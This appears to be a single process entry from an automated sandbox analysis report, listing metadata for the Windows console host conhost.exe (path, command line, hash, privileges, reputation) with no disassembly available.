|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 16                                                  |
| Start time:                   | 10:46:42                                            |
| Start date:                   | 28/01/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff774ee0000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

Disassembly

 No disassembly